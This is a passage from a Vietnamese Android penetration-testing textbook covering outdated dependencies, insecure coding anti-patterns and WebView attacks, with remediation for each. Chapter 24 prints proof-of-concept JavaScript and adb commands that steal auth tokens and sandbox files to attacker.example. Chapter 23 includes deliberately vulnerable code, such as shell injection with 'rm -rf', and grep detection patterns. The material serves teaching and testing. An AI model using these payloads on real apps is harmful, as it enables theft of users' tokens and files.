- Vì sao chuyện "dev tự AES-encrypt rồi nhét vào prefs" thường vô dụng? Ảnh xạ sang CWE nào?
- `adb backup` kết hợp `abe.jar` khai thác được trong điều kiện nào, và khác gì so với `run-as`?
- SQLite mặc định có mã hóa không? Đọc schema bằng cách nào?
- Một finding "sensitive data in storage" cần chứng minh tối thiểu những gì, và ánh xạ sang OWASP M9 cùng CWE-312/CWE-200 ra sao?

Chương 22 — Sử dụng công nghệ/thư viện lỗi thời và có lỗ hổng (Outdated and Vulnerable Technology Components)

S Mục tiêu

Học cách nhận diện một APK đang "gánh nợ bảo mật" từ hai nguồn. Thứ nhất là **cấu hình SDK thấp** (`minSdk` / `targetSdk`) khiến app bỏ lỡ các lớp hardening của nền tảng. Thứ hai là **thư viện third-party** dính CVE, chẳng hạn OkHttp, Retrofit, WebView/Chromium, OpenSSL native hay các SDK quảng cáo. Bạn sẽ học cách liệt kê dependency chỉ từ file APK, tra CVE tương ứng, đánh giá mức độ khai thác trong thực tế và đề xuất remediation dưới góc nhìn của pentester. Chương này ánh xạ tới **OWASP Mobile M2 (Inadequate Supply Chain Security)**, **M8 (Security Misconfiguration)**, **CWE-1104 (Use of Unmaintained Third-Party Components)** và **CWE-1035 (Using Components with Known Vulnerabilities)**.

22.1 Vì sao "lỗi thời" là một finding độc lập

Với web, phần lớn phụ thuộc chạy trên server nên có thể vá bất cứ lúc nào. Mobile thì ngược lại: mọi thư viện đều bị **đóng băng vào APK ngay tại thời điểm build**, rồi phát hành cho hàng triệu thiết bị. Vì thế, khi một CVE của OkHttp hay của Chromium WebView được công bố, app đã cài trên máy người dùng vẫn giữ nguyên phiên bản lỗi cho tới lần cập nhật kế tiếp, mà thực tế nhiều người chẳng bao giờ cập nhật.

Đây là điểm cộng lớn cho pentester, bởi loại finding này **tìm được hoàn toàn bằng static analysis** và thường không cần chạy app. Bạn chỉ việc bóc APK ra, đọc metadata build, liệt kê thư viện rồi đối chiếu với cơ sở dữ liệu CVE. Cách làm này đúng tinh thần Chương 16: mobile app là client mà bạn sở hữu hoàn toàn, nên hãy "đọc thẳng tới lỗi thay vì đoán".

22.2 minSdk / targetSdk thấp làm bỏ lỡ hardening nền tảng

Mỗi phiên bản Android bật thêm một loạt biện pháp phòng thủ dựa **theo targetSdkVersion** chứ không phải theo máy đang chạy. Một app khai target thấp sẽ được nền tảng "nhân nhượng" cho chạy theo luật cũ ngay cả khi đang ở trên máy Android mới. Nói cách khác, chính app đã tự từ chối các lớp bảo vệ hiện đại.

Mức SDK	Hardening được bật	App target thấp mất gì
API 23 (M)	Runtime permission	App target < 23 xin quyền hàng loạt lúc cài, user không kiểm soát từng quyền
API 24 (N)	Cleartext bị siết, <code>MODE_WORLD_READABLE/WRITEABLE</code> ném exception; user CA không còn được tin mặc định	Target < 24: prefs world-readable vẫn chạy, traffic HTTP dễ dàng
API 28 (P)	Cleartext HTTP bị cấm mặc định ; network security config chặt hơn	Target < 28: HTTP plaintext mặc định được phép
API 29–30 (Q/R)	Scoped Storage bắt buộc	Target thấp: đọc/ghi bữa bãi trên external storage
API 31 (S)	Bắt buộc khai <code>exported</code> tường minh; <code>PendingIntent</code> phải chọn mutable/immutable	Target < 31: exported ngấm, PendingIntent mutable mặc định
API 33+ (T)	Quyền chi tiết hơn, chặn cài từ nguồn lạ kỹ hơn	Target thấp bỏ lỡ

`minSdkVersion` cho biết app **còn chạy được trên nền tảng cũ tới đâu**, tức còn phơi nhiễm với lỗ n-day của những bản OS đó; còn `targetSdkVersion` cho biết app **tuân theo luật hardening tới mức nào**. Khi một bản release mới vẫn để `targetSdk` thấp thì đó là finding **M8 — Security Misconfiguration**.

```
# Lấy min/target/compile SDK từ APK
aapt dump badging app.apk | grep -Ei 'sdkVersion|targetSdkVersion'
# hoặc từ metadata apktool
apktool d app.apk -o out && grep -Ei 'minSdk|targetSdk' out/apktool.yml
```

22.3 Thư viện third-party dính CVE

Một APK ngân hàng hiện đại kéo theo hàng trăm dependency: HTTP client (OkHttp/Retrofit), image loader (Glide/Picasso), thư viện JSON (Gson/Jackson), crypto (Bouncy Castle, Conscrypt), WebView/Chromium và cả một loạt SDK analytics/ads. Mỗi thành phần như vậy đều là một điểm rủi ro trong chuỗi cung ứng.

Thành phần	Dạng CVE thường gặp	Ví dụ minh họa
OkHttp	Lỗi xử lý header/response, downgrade TLS ở bản cũ	Các bản < 4.x có vấn đề đã vá
Retrofit	Kế thừa lỗ hổng của converter (Gson/Jackson) bên dưới	Deserialization qua converter
WebView / Chromium	RCE, UXSS, sandbox escape của engine Chromium nhúng	Rất nhiều CVE Chromium theo năm
OpenSSL / BoringSSL (native <code>.so</code>)	Heartbleed-class, memory corruption ở bản cũ nhúng tĩnh	CVE OpenSSL nhúng trong <code>lib/*.so</code>
Bouncy Castle	Lỗi padding oracle, xác thực chữ ký yếu ở bản cũ	Cập nhật theo advisory
SDK ads/analytics	Thu thập PII quá mức, endpoint không an toàn, tự nạp code	Thuộc trực tiếp M2

! WebView là dependency nguy hiểm nhất mà dev hay quên

Thông thường WebView dùng engine Chromium của **System WebView** trên máy, vốn được cập nhật qua Play Store. Nhưng nếu app tự nhúng WebView riêng hoặc dùng CEF/Crosswalk cũ thì engine đó bị đóng băng trong APK và giữ nguyên mọi CVE Chromium. Kết hợp với những gì học ở Chương 24, một WebView cấu hình lỏng chạy trên engine cũ tạo thành chuỗi tấn công rất nghiêm trọng.

22.4 Liệt kê dependency chỉ từ file APK

Trong thực tế bạn hiếm khi có `build.gradle` của target mà thường chỉ có mỗi file APK. Dưới đây là những kỹ thuật thực chiến để dựng lại danh sách thư viện.

22.4.1 Đọc cấu trúc package trong jadx

Các thư viện thường giữ nguyên package gốc như `okhttp3/`, `retrofit2/`, `com/google/gson/` hay `com/squareup/picasso/`. Chỉ cần mở jadx-gui rồi duyệt cây package là bạn thấy ngay app đang dùng những gì.

```
jadx -d app_java app.apk
# Liệt kê top-level package của thư viện phổ biến
ls app_java/okhttp3 app_java/retrofit2 app_java/com/google/gson 2>/dev/null
```

22.4.2 Tìm chuỗi phiên bản

Nhiều thư viện nhúng sẵn chuỗi version ngay trong code hoặc resource, nên chạy `strings` trên `classes.dex` và các file `.so` là con đường nhanh nhất để moi ra.

```
# Version của OkHttp thường lộ qua User-Agent hoặc hằng nội bộ
unzip -p app.apk classes.dex | strings | grep -Ei 'okhttp/[0-9]|retrofit|User-Agent'
# Grep smali cho hằng version
grep -rn 'const-string' app_smali/ | grep -Ei 'okhttp|version|/[0-9]+\.[0-9]+\.[0-9]+'
```

22.4.3 Đọc thư viện native `.so`

CVE của OpenSSL/BoringSSL nằm trong các file `lib/<abi>/*.so`, và version của chúng thường lộ ra qua banner được nhúng sẵn.

```
unzip app.apk 'lib/*' -d app_lib
strings app_lib/lib/arm64-v8a/libssl.so | grep -Ei 'OpenSSL [0-9]|BoringSSL'
strings app_lib/lib/arm64-v8a/*.so | grep -Ei 'version|[0-9]+\.[0-9]+\.[0-9]+[a-z]?'
```

22.4.4 Dùng MobSF cho danh sách tự động

Khi quét APK, MobSF sẽ liệt kê tracker/SDK bên thứ ba, gắn cờ các misconfig cùng min/target SDK ngay trong report. Hãy dùng nó như một lưới an toàn để rà lại sau khi đã bóc tay.

```
docker run -it --rm -p 8000:8000 opensecurity/mobile-security-framework-mobsf:latest
# Upload app.apk qua http://localhost:8000 → xem mục "Trackers", "Manifest Analysis"
```

22.5 Tra CVE và đánh giá khả năng khai thác

Khi đã có **tên thư viện + phiên bản**, việc còn lại là đối chiếu chúng với các nguồn CVE.

Nguồn	Dùng để
OSV.dev	Tra CVE theo package + version cho hệ sinh thái Maven/Android
NVD (nvd.nist.gov)	Chi tiết CVE, CVSS, phạm vi ảnh hưởng
GitHub Advisory Database	Advisory cho dependency Java/Android
Google Play SDK Index	Biết SDK nào bị đánh dấu lỗi thời/không an toàn
Snyk / OWASP Dependency-Check	Chạy SCA tự động trên artifact trích ra

! Không phải CVE nào cũng khai thác được trong ngữ cảnh app

Một CVE OkHttp về parsing header chỉ thực sự nguy hiểm nếu app xử lý response không tin cậy đi đúng vào đường dẫn lỗi đó. Vì vậy khi viết report, hãy tách bạch hai chuyện: (a) app **có chứa** phiên bản lỗi, điều này đã đủ để ghi M2/M8 vì lỗi đã được CVE hoá, giống lập luận về Janus ở Chương 4; và (b) bạn **chứng minh được nó khai thác được** trong luồng thực tế của app. Cả hai đều có giá trị nhưng mức severity thì khác nhau.

🔗 Chuỗi phân tích một finding

- `strings classes.dex | grep okhttp` → thấy `okhttp/3.9.0`.
- Tra OSV.dev với `com.squareup.okhttp3:okhttp@3.9.0` → có advisory.
- Đọc luồng app: response từ server được parse ra sao, có endpoint attacker-controlled không.
- Kết luận severity + remediation: nâng lên bản đã vá.

22.6 Remediation (góc dev, để viết vào report)

Biện pháp	Chi tiết
Software Composition Analysis (SCA)	Tích hợp OWASP Dependency-Check / Snyk / Gradle <code>dependencyCheck</code> vào CI, fail build khi có CVE nghiêm trọng
Cập nhật định kỳ	Bật Dependabot/Renovate; coi cập nhật dependency là việc thường xuyên, không phải sự kiện
Nâng <code>targetSdkVersion</code>	Đưa target lên mức mới nhất khả thi để nhận full hardening; test kỹ regression
Google Play SDK Index	Kiểm tra SDK trước khi nhúng, loại SDK bị đánh dấu unsafe/unmaintained
Loại thư viện không dùng	Bật R8 shrink, xoá dependency chết để giảm attack surface
Pin & verify	Khoá version cụ thể, verify checksum/chữ ký artifact chống dependency confusion

22.7 Câu hỏi tự kiểm tra

- Vì sao thư viện lỗi thời trong app mobile nguy hiểm hơn trong app web ở khía cạnh vòng đời vá lỗi?
- Phân biệt vai trò của `minSdkVersion` và `targetSdkVersion` đối với đánh giá bảo mật.

3. Kể ba mốc `targetSdk` và biện pháp hardening bị bỏ lỡ nếu app target thấp hơn.
4. Nêu ba cách liệt kê dependency chỉ từ một file APK khi không có `build.gradle`.
5. CVE của OpenSSL thường nằm ở đâu trong APK, dùng lệnh gì để phát hiện version?
6. Khi nào một dependency lỗi thời đủ để ghi finding M2/M8 dù chưa chứng minh khai thác được?
7. Kể bốn biện pháp remediation và giải thích vai trò của SCA trong CI.
8. Google Play SDK Index giúp gì trong quá trình vet supply chain?

Chương 23 — Thói quen lập trình không an toàn (Insecure Coding Practice)

§ Mục tiêu

Rèn kỹ năng đọc code đã decompile để **nhận diện các anti-pattern lập trình** sinh ra lỗ hổng: lưu dữ liệu nhạy cảm sai chỗ như trên external storage, tin dữ liệu từ Intent mà không kiểm tra, nạp code động qua `DexClassLoader`, thực thi lệnh shell bằng `Runtime.exec`, lỗi format string, rò rỉ qua Toast/Log và tình trạng thiếu input validation nói chung. Bạn sẽ học cách dựng bằng **source → sink**, phân biệt "mùi code" thật với dương tính giả và đề xuất remediation. Chương này ánh xạ tới **OWASP Mobile M4 (Insufficient Input/Output Validation)**, **M7 (Insufficient Binary Protections)** và **CWE-20 (Improper Input Validation)**.

23.1 Vì sao đọc anti-pattern là kỹ năng cốt lõi

Với mobile, `jadx` trả về mã Java gần như nguyên gốc chỉ trong vài giây, nên toàn bộ "thói quen xấu" của dev hiện ra thành code đọc được. Khác với web vốn thường là black-box, pentester mobile đọc thẳng đường đi của dữ liệu: **source** là nơi dữ liệu không tin cậy đi vào, nó chảy qua app rồi đổ vào **sink** là các hàm nguy hiểm. Nếu dọc đường không có bước sanitize hay validate nào thì đó chính là lỗ hổng (CWE-20). Chương này gom lại những cặp source → sink hay gặp nhất khi audit một APK.

Các nguồn dữ liệu không tin cậy điển hình gồm: Intent extras và deep link (`getStringExtra`, `getData()`), tham số của Content Provider, `EditText.getText()`, response từ server (do server điều khiển nên không tin cậy), IPC/AIDL, broadcast, clipboard và file nằm trên external storage.

23.2 Bản đồ source → sink của anti-pattern

Anti-pattern	Source	Sink (API)	CWE	Lỗ hổng
Lưu dữ liệu nhạy cảm ra external	credential/token	<code>getExternalStorageDirectory()</code> , <code>/sdcard</code>	CWE-312/922	Insecure storage, world-readable
Tin extra không kiểm tra	<code>getIntent().getXxxExtra</code>	rẽ nhánh auth, <code>new File(path)</code>	CWE-20/22	Auth bypass, path traversal
Nạp code động	file/URL tải về	<code>DexClassLoader</code> , <code>System.load</code>	CWE-494	Code injection, tampering
Chạy lệnh shell	input người dùng	<code>Runtime.exec</code> , <code>ProcessBuilder</code>	CWE-78	Command injection
Format string	chuỗi ngoài	<code>String.format</code> , <code>Log</code> với <code>%</code>	CWE-134	Crash, leak
Rò rỉ qua log/Toast	dữ liệu nhạy cảm	<code>Log.d/e</code> , <code>Toast.makeText</code>	CWE-532/200	Lộ credential/token
Thiếu input validation	mọi source	mọi sink	CWE-20	Injection tổng quát

23.3 Lưu dữ liệu nhạy cảm ra external storage

External storage kiểu cũ (`/sdcard`) vốn **world-readable**: bất kỳ app nào xin `READ_EXTERNAL_STORAGE` đều đọc được mà chẳng cần root. Vì thế, ghi token, credential hay PII ra đây là một finding kinh điển.

```
// ❌ Anti-pattern: ghi credential ra external world-readable
File f = new File(Environment.getExternalStorageDirectory(), "creds.txt");
FileOutputStream fos = new FileOutputStream(f);
fos.write(username + ":" + password).getBytes(); // 🚩 SINK - lộ ra mọi app
```

```
Select-String app_java\**\*.java -Pattern 'getExternalStorage|/sdcard|getExternalFilesDir'
```

! Đọc kỹ ngữ cảnh

`getExternalFilesDir()` (dạng scoped, từ Android 10+) an toàn hơn `getExternalStorageDirectory()` rất nhiều, vì app khác không đọc được trừ khi có `MANAGE_EXTERNAL_STORAGE`. Đừng gộp chung hai trường hợp này; finding thực sự nặng là khi dữ liệu nhạy cảm nằm ở external gốc dưới dạng plaintext.

23.4 Tin dữ liệu từ Intent không kiểm tra

Extra trong Intent là dữ liệu do app khác cung cấp. Tin thẳng vào nó, dù là để làm cờ quyền, ghép vào đường dẫn file hay dùng làm URL, đều là anti-pattern trung tâm của M4.

```
// ✗ Tin flag quyền từ extra
boolean admin = getIntent().getBooleanExtra("isAdmin", false);
if (admin) { showAdminPanel(); } // auth bypass nếu activity exported

// ✗ Ghép path từ extra → path traversal
String name = getIntent().getStringExtra("filename");
File f = new File(getFilesDir(), name); // name = "../../databases/app.db"
```

Cách đọc rất đơn giản: coi mọi `getIntent().getXxxExtra()` / `getData()` là source, rồi lần theo tới sink. Nếu trên đường đi không có bước validate nào, chẳng hạn whitelist, chuẩn hoá canonical path hay kiểm session thật thay vì tin vào một cái cờ, thì đó là finding. Phần khai thác IPC sẽ được bàn chi tiết ở Chương 25.

23.5 Dynamic code loading (`DexClassLoader`)

Nạp code lúc runtime từ file hay URL là hành vi rủi ro rất cao. Nếu nguồn code không được xác thực bằng chữ ký hoặc hash mà lại có thể bị thay đổi, chẳng hạn nằm trên external storage hay tải qua HTTP, thì attacker chỉ việc thay bằng một file DEX độc để chạy code ngay trong process của app (CWE-494).

```
// ✗ Nạp DEX từ external storage không xác minh
DexClassLoader loader = new DexClassLoader(
    "/sdcard/plugin.dex", optimizedDir, null, getClassLoader()); // 🚩 nguồn không tin cậy
Class<?> c = loader.loadClass("com.plugin.Payload");
c.getMethod("run").invoke(c.newInstance());
```

```
Select-String app_java\**\*.java -Pattern 'DexClassLoader|PathClassLoader|System\.load\(|loadDex'
```

Remediation: chỉ nạp code từ nguồn nội bộ đã ký, verify hash trước khi load và tuyệt đối không đặt file DEX/JAR trên external storage.

23.6 `Runtime.exec` / command injection

Trên Android, gọi shell hiếm khi thực sự cần thiết, và một khi input người dùng bị ghép thẳng vào lệnh thì nó biến thành command injection (CWE-78). Cũng cần lưu ý `Runtime.exec` hay xuất hiện trong đoạn code kiểm tra root (`which su`), nên hãy đọc đúng ngữ cảnh trước khi kết luận.

```
// ✗ Ghép input vào lệnh shell
String host = getIntent().getStringExtra("host");
Runtime.getRuntime().exec("ping -c 1 " + host); // host = "x; rm -rf ..." 🚩
```

```
Select-String app_java\**\*.java -Pattern 'Runtime\.getRuntime|ProcessBuilder|exec\('
```

Remediation: hãy tránh `exec` nếu đã có API Java tương đương; còn nếu bắt buộc phải dùng thì truyền tham số dưới dạng mảng (`exec(String[])`) và validate/whitelist đầu vào.

23.7 Format string và rò rỉ qua Log/Toast

Format string: khi một chuỗi từ bên ngoài bị dùng làm format specifier, nó có thể gây crash hoặc rò rỉ dữ liệu.

```
// ❌ input làm format string
String msg = getIntent().getStringExtra("msg");
Log.d("TAG", String.format(msg)); // msg chứa %s%s%s → lỗi/leak
```

Rò rỉ qua log/Toast: dev in credential hay token ra logcat để debug rồi quên xóa. Vì `adb logcat` từ host luôn đọc được, đây là một leak thật sự (CWE-532/200). Ngay trên InsecureBankv2 cũng có đúng kiểu này: `Log.d("Successful Login:", ... username + ":" + password)`.

```
Log.d("IBV2", "token=" + authToken); // 🐛 lộ token ra logcat
Toast.makeText(this, "PIN: " + pin, LENGTH_LONG); // 🐛 lộ trên màn hình + có thể log
```

```
Select-String app_java\**\*.java -Pattern 'Log\.[deivw]\(|printStackTrace|Toast\.makeText'
```

! Verify leak nhanh

```
adb logcat | grep -Ei "password|token|otp|pin"
```

Chạy app qua luồng login hoặc giao dịch rồi quan sát, bạn sẽ có ngay bằng chứng dương tính hoặc âm tính để đưa thẳng vào report.

23.8 Thiếu input validation nói chung (CWE-20)

Đây chính là "mẫu số chung" của mọi anti-pattern nói trên: dữ liệu từ bên ngoài được tin vô điều kiện. Ngoài các sink cụ thể phía trên, còn phải kể đến: ghép chuỗi vào SQL qua `rawQuery` (Chương 15), ghép vào `loadUrl` của WebView (Chương 24), truy xuất dữ liệu theo `id` mà không kiểm chủ sở hữu (IDOR), và deserialization từ `Parcelable` hay JSON mà không kiểm kiểu.

Quy tắc khi đọc: với mỗi source, hãy tự hỏi "trên đường tới sink có bước validate nào không?", ví dụ whitelist giá trị, kiểm định dạng và độ dài, chuẩn hoá canonical cho path, tham số hoá query, hay kiểm session/quyền thật sự. Nếu câu trả lời là không có thì đó là finding.

23.9 Grep-pack tổng cho anti-pattern

```
$src = "app_java"
# Storage sai chỗ
Select-String $src\**\*.java -Pattern 'getExternalStorage|/sdcard|MODE_WORLD_'
# Nạp code động
Select-String $src\**\*.java -Pattern 'DexClassLoader|System\.load|loadClass'
# Command exec
Select-String $src\**\*.java -Pattern 'Runtime\.getRuntime|ProcessBuilder'
# Log / Toast leak + format string
Select-String $src\**\*.java -Pattern 'Log\.[deivw]\(|Toast\.makeText|String\.format'
# Source Intent
Select-String $src\**\*.java -Pattern 'getStringExtra|getIntent\(\)\.getData|getParcelableExtra'
```

23.10 Remediation tóm tắt

Anti-pattern	Fix
External storage cho data nhạy cảm	Dùng internal <code>MODE_PRIVATE</code> + Android Keystore; mã hoá nếu cần
Tin extra	Validate/whitelist, kiểm session thật thay vì tin cở, canonical path
Dynamic loading	Chỉ nạp code nội bộ đã ký, verify hash, không dùng external
<code>Runtime.exec</code>	Tránh; nếu cần dùng <code>exec(String[])</code> + whitelist
Format string	Dùng format literal cố định, tham số hoá
Log/Toast leak	Xóa log nhạy cảm ở release, gate bằng <code>BuildConfig.DEBUG</code> , không hiện secret
Thiếu validation	Input validation tập trung, tham số hoá query, encode output

23.11 Câu hỏi tự kiểm tra

1. Định nghĩa source và sink; vì sao thiếu bước giữa hai đầu là nguyên nhân gốc của CWE-20?
2. Vì sao ghi credential ra `getExternalStorageDirectory()` nguy hiểm hơn `getExternalFilesDir()` ?
3. Cho một ví dụ tin extra dẫn tới path traversal và một ví dụ dẫn tới auth bypass.
4. `DexClassLoader` nạp code từ external storage tạo rủi ro gì, khắc phục thế nào?
5. Khi nào `Runtime.exec` thành command injection? Cách viết an toàn hơn?
6. Vì sao `Log.d` / `Toast` chứa token là finding thật dù chỉ là code debug? Verify bằng lệnh nào?
7. Viết grep-pack năm dòng để khoanh vùng anti-pattern chính trong một APK.
8. Kể ba biện pháp input validation áp cho các sink SQL/WebView/file.

Chương 24 — Tấn công WebView không an toàn (Insecure WebView Attacks)

S Mục tiêu

Nắm trọn attack surface của WebView trên Android: `setJavaScriptEnabled`, `addJavascriptInterface` (rò rỉ dữ liệu hoặc RCE qua JS bridge), `setAllowFileAccess` / `setAllowUniversalAccessFromFileURLs` (đánh cắp file cục bộ), `loadUrl` với dữ liệu không tin cậy, XSS trong WebView, và cách attacker chen vào qua deep link. Với từng vector, bạn sẽ học cách đọc ra "mùi code" trong jadx, dựng PoC khai thác và đề xuất fix. Chương này ánh xạ tới **OWASP Mobile M4 (Insufficient Input/Output Validation)**, **M7 (Insufficient Binary Protections)**, **CWE-749 (Exposed Dangerous Method or Function)** và **CWE-79 (Cross-site Scripting)**.

24.1 Vì sao WebView là điểm giao nhau nguy hiểm

WebView nhúng nguyên một trình duyệt vào trong app, và vì thế kéo theo **cả hai thế giới lỗ hổng**: lỗ web như XSS hay cấu hình trình duyệt lỏng, cộng với lỗ native như đọc file trong sandbox hay gọi method Java. App Hybrid dựa hoàn toàn vào WebView, nhưng ngay cả app Native cũng thường có vài màn WebView cho phần điều khoản, sao kê, khuyến mãi hay cổng thanh toán. Điểm chí mạng nằm ở chỗ: khi WebView vừa **bật các tính năng mạnh** lại vừa **load nội dung hay URL không tin cậy**, ranh giới giữa trang web và tài nguyên của app gần như biến mất.

Để xác định nhanh app có dùng WebView hay không, bạn grep các từ khoá `WebView`, `addJavascriptInterface`, `loadUrl` và tìm HTML/JS trong thư mục `assets/`.

24.2 `setJavaScriptEnabled(true)` là điều kiện nền

Mặc định JS bị tắt, nên bật nó lên là điều kiện cần cho hầu hết các vector bên dưới. Bản thân việc bật JS không phải là lỗ hổng, nhưng khi cộng thêm nội dung không tin cậy thì nó mở đường cho XSS và cho việc lạm dụng bridge.

```
WebSettings s = webView.getSettings();
s.setJavaScriptEnabled(true); // điều kiện nền cho XSS / JS-bridge
```

24.3 `addJavascriptInterface` và JS bridge (CWE-749)

`addJavascriptInterface(obj, "Android")` gắn một object Java vào ngữ cảnh JS, khiến mọi trang được load trong WebView đó đều gọi được method của nó qua `window.Android.method()`. Đây chính là một **exposed dangerous function**.

24.3.1 RCE cổ điển trước API 17

Trước Android 4.2 (API 17), JS có thể gọi tới **mọi method public** của object được gắn, kể cả những method không hề được cố ý expose, bằng cách đi qua Java Reflection (`getClass().forName(...)`), dẫn tới **RCE, CVE-2012-6636**. Một app target `minSdk < 17` mà lại có `addJavascriptInterface` thì gần như chắc chắn là finding nghiêm trọng.

24.3.2 Từ API 17: có `@JavascriptInterface` nhưng vẫn rò rỉ

Từ API 17 trở đi, chỉ những method được annotate `@JavascriptInterface` mới được expose. Rủi ro còn lại là: một method có annotation nhưng lại làm việc nhạy cảm như đọc token, đọc file hay đổi setting, trong khi WebView vẫn load URL không kiểm soát. Khi đó attacker chỉ cần chiếm được trang, qua MITM, XSS hay deep link, rồi gọi thẳng vào bridge.

```
public class JSBridge {
    Context ctx;
    @JavascriptInterface
    public String getAuthToken() {
        return ctx.getSharedPreferences("auth", MODE_PRIVATE).getString("token", "");
    }
}
// ...
wv.getSettings().setJavaScriptEnabled(true);
wv.addJavascriptInterface(new JSBridge(this), "Android");
String url = getIntent().getStringExtra("target_url");
wv.loadUrl(url);
```

// 🚩 method lộ ra JS
// 🚩 SOURCE
// 🚩 SINK, không validate

PoC: nếu activity được exported, attacker gửi một Intent trở tới trang của mình; trang này chạy JS để đọc token qua bridge rồi exfil ra ngoài.

```
adb shell am start -n com.target.app/.PromoWebViewActivity \
--es target_url "https://attacker.example/evil.html"
```

```
<script>
    var t = Android.getAuthToken();
    fetch("https://attacker.example/collect?t=" + encodeURIComponent(t));
</script>
```

```
Select-String app_java\**\*.java -Pattern 'addJavascriptInterface|@JavascriptInterface'
```

24.4 File access và đánh cắp file cục bộ

WebView có thể được cấp quyền đọc `file://`, và tệ hơn nữa là cho phép trang JS truy cập chéo origin giữa các file. Kết hợp điều đó với một `loadUrl` không tin cậy, ta có ngay một chuỗi exfil toàn bộ sandbox mà **không cần đến JS bridge**.

Setting	Ý nghĩa	Rủi ro
<code>setAllowFileAccess(true)</code>	WebView đọc được <code>file://</code>	Truy cập file nếu load <code>file://</code> URL
<code>setAllowFileAccessFromFileURLs(true)</code>	Trang <code>file://</code> đọc file <code>file://</code> khác	Nới lỏng SOP cho file
<code>setAllowUniversalAccessFromFileURLs(true)</code>	Mọi origin đọc <code>file://</code> qua XHR/fetch	CWE-919 — exfil file cục bộ

```
// ❌ Cấu hình cực nguy hiểm (mẫu Vulndroid BlogsViewer)
webSettings.setJavaScriptEnabled(true);
webSettings.setAllowFileAccess(true);
webSettings.setAllowFileAccessFromFileURLs(true);
webSettings.setAllowUniversalAccessFromFileURLs(true); // 🚩 tắt SOP cho file://
String url = getIntent().getData().getQueryParameter("url"); // 🚩 SOURCE
webView.loadUrl(url); // 🚩 SINK
```

PoC exfil: attacker gửi một deep link giả dạng `https://medium.com/?url=https://attacker.example/steal.html`; WebView load trang của attacker với universal file access bật sẵn, trang này đọc file nội bộ rồi gửi ra ngoài:

```
<script>
    fetch('file:///data/data/com.vulndroid.application/files/example.txt')
    .then(r => r.text())
    .then(t => fetch('https://attacker.example/collect?data=' + encodeURIComponent(t)));
</script>
```

```
adb shell am start -W -a android.intent.action.VIEW \
-d "https://medium.com/?url=https://attacker.example/steal.html" com.vulndroid.application
```

```
Select-String app_java\**\*.java -Pattern 'setAllowFileAccess|setAllowUniversalAccess|setAllowFileAccessFromFileURLs'
```

24.5 `loadUrl` với dữ liệu không tin cậy + XSS

`loadUrl`, `loadData` và `loadDataWithBaseURL` đều là sink. Khi URL hoặc HTML đến từ một source bên ngoài, chẳng hạn Intent extra, param của deep link hay response server, mà không được whitelist domain/scheme, thì attacker sẽ điều khiển được trang mà WebView hiển thị.

- **URL không tin cậy:** nạp một trang độc chạy ngay trong ngữ cảnh của app, và nếu kết hợp thêm bridge hay file access thì thành chuỗi tấn công nặng hơn nhiều.
- **XSS trong WebView:** dữ liệu bên ngoài được ghép vào HTML rồi đưa vào `loadData` mà không encode, khiến JS của attacker chạy được, đọc DOM và cookie của WebView, thậm chí gọi bridge (CWE-79).
- **scheme javascript:** nếu `shouldOverrideUrlLoading` không lọc scheme, một URI `javascript:` sẽ thực thi JS tùy ý.

```
// ❌ XSS: ghép input vào HTML không encode
String name = getIntent().getStringExtra("name");
webView.loadData("<h1>Hi " + name + "</h1>", "text/html", "UTF-8"); // name = "<script>...</script>"
```

24.6 Intercept qua deep link

Deep link, dù là custom scheme hay App Link bị cấu hình sai do thiếu `autoVerify`, chính là cách để attacker "bơm" URL hay HTML vào WebView từ xa: chỉ cần nạn nhân bấm vào một link là đủ. Khi param của URI chảy thẳng vào `loadUrl`, đây trở thành **đầu vào không tin cậy đi qua web**, và `CATEGORY_BROWSABLE` khiến nó gọi được ngay từ trình duyệt.

```
<activity android:name=".BlogViewer">
  <intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data android:host="medium.com" android:scheme="https" />
  </intent-filter>
</activity>
```

! Chuỗi tấn công ghép

Deep link (Chương 25) kết hợp với một WebView cấu hình lỏng (chương này) là một chuỗi tấn công kinh điển:

`getData().getQueryParameter("url")` chảy vào `loadUrl(url)` trong khi universal file access hoặc JS bridge đang bật. Chỉ một link là đủ để đọc token hay file trong sandbox.

24.7 Kiểm tra động bằng Frida

Khi đường đi từ source tới sink bị obfuscate hoặc chảy qua nhiều lớp, ta hook lại để xác nhận URL thật mà WebView nạp.

```
Java.perform(function () {
  var WebView = Java.use('android.webkit.WebView');
  WebView.loadUrl.overload('java.lang.String').implementation = function (url) {
    console.log('[loadUrl] ' + url);
    return this.loadUrl(url);
  };
});
```

24.8 Remediation

Vấn đề	Fix
<code>addJavascriptInterface</code>	Chỉ dùng khi thật cần, expose method tối thiểu bằng <code>@JavascriptInterface</code> , không trả secret; đảm bảo <code>minSdk >= 17</code>
File access	Tắt <code>setAllowUniversalAccessFromFileURLs</code> / <code>setAllowFileAccessFromFileURLs</code> (mặc định false từ API 16+); dùng <code>WebViewAssetLoader</code> (https://) thay <code>file://</code>
<code>loadUrl</code> không tin cậy	Whitelist domain/scheme trước khi load; chặn <code>javascript:</code> / <code>file://</code> trong <code>shouldOverrideUrlLoading</code>
XSS	Encode output trước khi ghép vào HTML; không nhận HTML từ nguồn ngoài
Deep link	Validate param URI; dùng App Link + <code>autoVerify</code> ; kiểm origin trước khi bridge trả data
WebView debug	Tắt <code>setWebContentsDebuggingEnabled</code> ở bản release
Engine cũ	Giữ System WebView cập nhật; không nhúng Chromium/Crosswalk lỗi thời (Chương 22)

24.9 Câu hỏi tự kiểm tra

1. Vì sao WebView gộp cả lỗ web lẫn lỗ native? Điều kiện nào biến nó thành nguy hiểm?
2. Giải thích RCE qua `addJavascriptInterface` trước API 17 (CVE-2012-6636). API 17 thay đổi gì?
3. Từ API 17, method annotate `@JavascriptInterface` vẫn có thể bị lạm dụng thế nào?
4. Phân biệt `setAllowFileAccess`, `setAllowFileAccessFromFileURLs`, `setAllowUniversalAccessFromFileURLs`.
5. Viết PoC exfil file cục bộ qua WebView universal file access + deep link.
6. Cho một ví dụ XSS trong WebView qua `loadData` và cách fix.
7. Vì sao deep link + WebView là chuỗi tấn công điển hình? Vai trò của `CATEGORY_BROWSABLE`?
8. Kể năm biện pháp remediation cho WebView không an toàn.

Chương 25 — Tấn công IPC & Intent (IPC & Intent-Based Attacks)

§ Mục tiêu

